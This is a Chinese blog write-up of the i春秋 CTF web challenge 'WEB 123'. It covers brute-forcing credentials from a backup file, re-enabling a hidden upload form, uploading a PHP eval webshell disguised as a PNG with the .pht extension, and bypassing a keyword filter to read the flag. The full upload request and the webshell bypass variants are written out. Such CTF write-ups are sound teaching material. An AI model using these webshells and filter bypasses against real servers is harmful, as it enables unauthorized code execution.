i春秋 WEB 123

原创


A_dmins 于 2019-06-14 13:30:23 发布 768 收藏 1

分类专栏： CTF题 一天一道CTF i春秋CTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_42967398/article/details/91967439

版权



CTF题 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏

一天一道CTF

52 篇文章 5 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏

i春秋 WEB 123


一天一道CTF题目，能多不能少

打开网页一个登录框，按照惯例查看网页源代码，有所发现：

```
</body>
</html>


<br /><br /><center>
```


https://blog.csdn.net/qq_42967398

查看user.php，发现存在但是什么都没有，检查是否存在备份文件~
发现存在：



https://blog.csdn.net/qq_42967398

下载打开，bp抓包，当做字典进行爆破：
先构造：




最后加入字典进行爆破，年份不对可以一直加，或者减，，，，，总之，暴力就对了

最后得到用户名和密码：

zhangyuzhen

zhangyuzhen1995



登陆进去，，，查看源码得到：

view-source:http://3b38cac55613473b9edb73d7c635654dfc4b542fefa64d63.changame.ichunqiu.com/

火狐官方站点 新手上路 常用网址 京东商城

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉  -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
    <input type="file" name="file" />
    <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>
```

https://blog.csdn.net/qq_42967398

看来是上传的问题，这里虽然注释了，但是我们可以把它开启：

3b38cac55613473b9edb73d7c635654dfc4b542fefa64d63.changame.ichunqiu.com

火狐官方站点 新手上路 常用网址 京东商城

浏览... 未选择文件。 上传

查看器 控制台 调试器 { } 样式编辑器 性能 内存 网络 存储 无障碍环境 HackBar

搜索 HTML

```
<!DOCTYPE html>
<html> event
<head> ... </head>
<body>
<center>
  <!--存在漏洞需要去掉-->
  <!--<form action="" method="POST" enctype="multipart/form-data"> <input type="file" name="file" /> <input type="submit" name="submit" value="上传" /> </form>-->
  <!--存在漏洞需要去掉-->
  <form action="" method="POST" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" name="submit" value="上传">
  </form>
</center>
</body>
</html>
```

https://blog.csdn.net/qq_42967398

构造一句话木马文件进行上传：

php的一些别名都可以尝试一下：php2, php3, php4, php5, phps, pht, phtm, phtml

发现有几种错误，文件名不合法，还有文件内容不合法的，还有文件名不能包含php，还有提示只允许上传.jpg,.png,.gif,.bmp后缀的文件的

```
POST / HTTP/1.1
Host: 3b38cac55613473b9edb73d7c635654dfc4b542fefa64d63.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://3b38cac55613473b9edb73d7c635654dfc4b542fefa64d63.changame.ichunqiu.com/
Content-Type: multipart/form-data; boundary=---------------------------2104499737735
Content-Length: 327
Connection: close
Cookie: ci_session=16451f7fb35d937d1f8efb148bca8d96987eb0ab;
UM_distinctid=16b5448a3ee0-00fc4a428f6ee08-143b7440-1fa400-16b5448a3ef2c3;
pgv_pvi=6038581248; pgv_si=s7214629888;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1560487175;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1560488815;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O; PHPSESSID=vsmao1cmtjgvkkt10lahaljq91;
__jsluid=e6d96fb38627161a0fa319ecd783a958
Upgrade-Insecure-Requests: 1

---------------------------2104499737735
Content-Disposition: form-data; name="file"; filename="2.png.pht"
Content-Type: image/png

塒NG
<?php
    @eval($_POST['cmd']);
?>
---------------------------2104499737735
Content-Disposition: form-data; name="submit"

涓婁紶
---------------------------2104499737735--
```


```
HTTP/1.1 200 OK
Date: Fri, 14 Jun 2019 05:14:53 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 365
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 4ec0f02,-
X-Cache: bypass

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
        <input type="file" name="file" />
        <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>

文件内容不合法
```


https://blog.csdn.net/qq_42967398

最后找到两种方法：一句话木马大全


```
//绕过<?限制的一句话
<script language="php">@eval_r($_POST[sb])</script>
//绕过<?php ?>限制的一句话

<?=eval($_POST['cmd']);
```

第一种不行，看来是第二种：






成功：




最后得到一个新的页面`/view.php`

进入得到一个提示：



file?

试试view.php?file=flag
发现被过滤了：



filter "flag"

双写flag绕过，get：


```
<?php
echo  'flag  is  here';
'flag{63509f05-2f3d-4e04-9e27-dc0d545eda10}-';
?>
```